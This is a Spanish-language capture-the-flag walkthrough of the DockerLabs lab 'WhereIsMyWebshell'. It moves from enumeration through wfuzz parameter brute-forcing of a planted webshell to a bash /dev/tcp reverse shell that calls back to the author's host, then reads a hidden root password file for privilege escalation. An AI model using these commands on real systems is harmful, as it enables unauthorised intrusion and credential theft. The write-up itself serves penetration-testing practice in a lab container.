16. ✅ Máquina: WhereIsMyWebshell(Fácil)

1. Descubrimiento de puertos y servicios con Nmap:

- Utilizamos Nmap para descubrir los puertos abiertos y los servicios en ejecución.
  - ***Comando***: `nmap -sVC 172.17.0.2 -Pn`
  - ***Resultado***: Se encontró el servicio HTTP abierto.

2. Búsqueda de directorios activos con Gobuster:

- Usamos *Gobuster* para encontrar directorios activos en el servicio HTTP.
  - ***Comando***: `gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,html`
  - ***Resultado***: Se encontraron varios directorios interesantes entre ellos *warning.html* y *shell.php*

```
┌──(root㉿kali)-[/home/…/Desktop/Dockerlabs/Facil/whereismywebshell]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,html,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 2510]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/shell.php            (Status: 500) [Size: 0]
/warning.html         (Status: 200) [Size: 315]
```

3. Navegación servicio HTTP:

- Navegando por los directorios encontrados, observamos información relevante para la resolución de la máquina. En la página *index.html* encontramos el siguiente mensaje: *¡Contáctanos hoy mismo para más información sobre nuestros programas de enseñanza de inglés!. Guardo un secretito en /tmp ;)*. Seguidamente, en la página *warning.html* observamos un mensaje que indica que la página web ya ha sido hackeada pero que no recuerda el parámetro de la webshell (accesible desde la página *shell.php*).

4. Use de WFuzz para fuerza bruta en parámetros WebShell:

- Utilizaremos la herramienta WFuzz en la Webshell ejecutada. En Wfuzz Hacktricks , observamos información relevante sobre la herramienta, que se usa para *reemplazar cualquier referencia a la palabra clave FUZZ por el valor de una carga útil dada,* útil para encontrar posibles parámetros funcionales en la Webshell que se ejecuta en la página web *shell.php*
  - ***Comando***: `wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hl=0 "http://172.17.0.2/shell.php?FUZZ=whoami"`
  - ***Resultado***: Prueba todos los parámetros posibles de la wordlists sustituyendo en el FUZZ ejecutando un comando *whoami* en la webshell remota. WFuzz encuentra válido el parámetro *parameter*.


```
┌──(root㉿kali)-[/home/kali]
└─# wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hl=0 "http://172.17.0.2/shell.php?FUZZ=whoami"
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2/shell.php?FUZZ=whoami
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000115401:   200        2 L      2 W        21 Ch       "parameter"

Total time: 638.2272
Processed Requests: 220560
Filtered Requests: 220559
Requests/sec.: 345.5822
```



- *5. Creación de una Reverse Shell:*
  - Creamos una Reverse Shell para poder controlar el comando remoto desde nuestra consola
    - *Comando*: En al URL añadimos: `?cmd=bash -c "bash -i>%26 /dev/tcp/192.168.0.109/444 0>%261"` (utilizando el parámetro encontrado por WFuzz). Podemos buscarlo en 💀 Revershell Generator .
      `bash -c "<commando_a_ejecutar>`
    - *Resultado* : Una vez ejecutamos el comando y estamos en escucha (previamente), recibimos la bash remota la cual vamos a configurar para su completo uso en nuestro entorno.

```
┌──(root㉿kali)-[/home/…/Desktop/Dockerlabs/Facil/whereismywebshell]
└─# nc -lvnp 444
listening on [any] 444 ...
connect to [192.168.0.109] from (UNKNOWN) [172.17.0.2] 40866
bash: cannot set terminal process group (22): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dc82d9882c7e:/var/www/html$ whoami
whoami
www-data
```

```
www-data@dc82d9882c7e:/var/www/html$ export TERM=xterm;
www-data@dc82d9882c7e:/var/www/html$ export SHELL=bash;
www-data@dc82d9882c7e:/var/www/html$ stty rows 42 columns 181
www-data@dc82d9882c7e:/var/www/html$
```

- *6. Navegación directorios máquina vícitma:*
  - Realizando una navegación entre los directorios de la máquina remota vícitma, podemos encontrar un archivo importante en */tmp*, como la pista que nos dieron en el *index.html*
    - *Comando*: Navegación `cd , ls, ls -a (para mostrar todos, incluso ocultos)`
    - *Resultado*: En el directorio */tmp* se encuentra un file oculto interesante: *.secret.txt*, el cual contiene la contraseña del usuario root *contraseñaderoot123*.
    -

```
www-data@dc82d9882c7e:/$ ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
www-data@dc82d9882c7e:/$ cd tmp/
www-data@dc82d9882c7e:/tmp$ ls
www-data@dc82d9882c7e:/tmp$ ls -a
.  ..  .secret.txt
www-data@dc82d9882c7e:/tmp$ cat .secret.txt
contraseñaderoot123
```

- *7. Escalada de privilegios a usuario root:*
  - Una vez obteniendo las credenciales del usuario *root* ya tenemos toda la información necesaria para escalar al usuario con máximos privilegios:
    - *Comando*: `su root`, contraseña: *contraseñaderoot123*
    - *Resultado*: Obtenemos máximos privilegios de la máquina víctima, siendo usuarios root. Fin de la intrusión!

```
www-data@dc82d9882c7e:/tmp$ cat .secret.txt
contraseñaderoot123
www-data@dc82d9882c7e:/tmp$ su root
Password:
root@dc82d9882c7e:/tmp# whoami
root
root@dc82d9882c7e:/tmp# cd ..
root@dc82d9882c7e:/# cd root/
root@dc82d9882c7e:~# ls
root@dc82d9882c7e:~# ls -a
.  ..  .bashrc  .profile
root@dc82d9882c7e:~# xDaliK
bash: xDaliK: command not found
```